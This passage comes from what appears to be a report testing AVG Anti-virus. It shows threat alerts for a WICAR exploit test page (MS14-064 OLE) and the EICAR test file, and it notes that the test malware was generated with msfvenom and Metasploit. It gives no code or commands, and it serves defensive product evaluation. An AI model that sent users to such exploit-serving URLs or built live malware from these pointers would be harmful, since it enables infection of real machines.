
We can also protect you from other types of threats

UPGRADE YOUR PROTECTION

Hide details ^

Threat name	VBS:Agent-BGI [Trj]
Threat type	Trojan — This threat pretends to be something else (e.g., picture, document, or other file) to trick you into running it and infecting your computer.
URL	http://malware.wicar.org/data/ms14_064_ole_not_xp.html
Process	C:\Program Files (x86)\Google\Chrome\Application\chrome.exe
Detected by	Web Shield
Status	Connection aborted


It aborted the connection, gave us the path, the URL and what type of security threat it's



Here we've another test also on the browser side but the same, detect it and abort the connection.

Threat name	EICAR Test-NOT virus!!!
URL	https://secure.eicar.org/eicar.com
Process	C:\Program Files (x86)\Google\Chrome\Application\chrome.exe
Detected by	Web Shield

With the same kind of information.



Here we've a history for all detected and blocked threat, main[1].exe was our made malware. Second is malware.wicar.org, and the last one which is secure.eicar.org

Conclusion:

AVG Anti-virus is a great software tool which allows us to make fast/comprehensive scan overall/some parts of our PC. Also detect malware from browser/network/software as well as other type of attacks like ransomware attack.

By letting the user to customize the sensitivity of the tool, what to block/detect how and where are amazing features. AVG Anti-virus proves his ability to detect and block malwares when we test it with malware made by me using msfvenom and Metasploit, as well as visiting infected web pages.